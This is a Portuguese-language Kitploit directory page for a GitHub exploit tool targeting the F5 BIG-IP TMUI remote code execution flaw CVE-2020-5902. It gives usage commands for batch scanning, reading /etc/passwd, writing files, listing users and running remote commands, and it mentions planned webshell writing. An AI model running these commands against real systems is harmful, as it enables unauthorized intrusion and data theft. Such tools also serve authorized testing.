

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
f5-bigip-rce-cve-2020-5902 — Ferramenta de verificação automática do F5 BIG-IP RCE CVE-2020-5902 | Kitploit

Ferramentas/GitHubGitHub/thelsa/f5-bigip-rce-cve-2020-5902
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoComando e Controle
GitHubthelsa/f5-bigip-rce-cve-2020-5902

f5-bigip-rce-cve-2020-5902

Ferramenta de verificação automática do F5 BIG-IP RCE CVE-2020-5902

Ver Repositório
621728há 6 anosRevisado pelo Kitploit
Compartilhar

Ferramenta de detecção de vulnerabilidade F5 BIG-IP RCE (CVE-2020-5902)

Resumo

Em 2020-07-06, a vulnerabilidade RCE do F5 BIG-IP TMUI foi divulgada publicamente.

O componente TMUI do F5 BIG-IP (Interface de Usuário de Gerenciamento de Tráfego) apresenta uma vulnerabilidade de bypass de autenticação. Essa vulnerabilidade decorre da diferença entre a URL analisada pelo Tomcat e o request.getPathInfo(), o que permite contornar a verificação de autenticação, acessar sem autorização todos os recursos do módulo TMUI e, consequentemente, ler/gravar arquivos arbitrários, executar comandos, etc.

Para mais detalhes, consulte Reprodução e pontos de atenção da vulnerabilidade F5 BIG-IP TMUI RCE (CVE-2020-5902)


Esta ferramenta suporta verificação de IP único, verificação de IP em lote, leitura/gravação de arquivos, listagem de usuários autenticados, listagem de diretórios, execução remota de comandos e verificação de bypass de autenticação do hsqldb.

Início rápido

pip install requests


ajuda

python f5-bigip-rce-cve-2020-5902.py -h

verificação de PoC

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

verificação de PoC em lote

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

ler arquivo

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

salvar arquivo

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

listar usuários autenticados

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

listar diretório

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"

RCE

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit
RCE em lote

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20

verificação de bypass do hsqldb

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

verificação de bypass do hsqldb em lote

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
Nota

Para IPs em lote, adicione http:// ou https:// no início. Se não houver protocolo, http:// será adicionado por padrão.

Se as condições permitirem, é recomendável adicionar o parâmetro --still-exploit; mesmo que a listagem de usuários autenticados falhe, execute o RCE, aumentando a taxa de sucesso.

TODO

  1. Enviar múltiplas requisições para aumentar a taxa de sucesso em lote; é necessário ponderar a questão da eficiência.

  2. Integrar a exploração de desserialização da interface hsqldb.

  3. Adicionar escrita automatizada de webshell.

Feedback

Issues


lsablog


gmail: [email protected]


qq: [email protected]

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






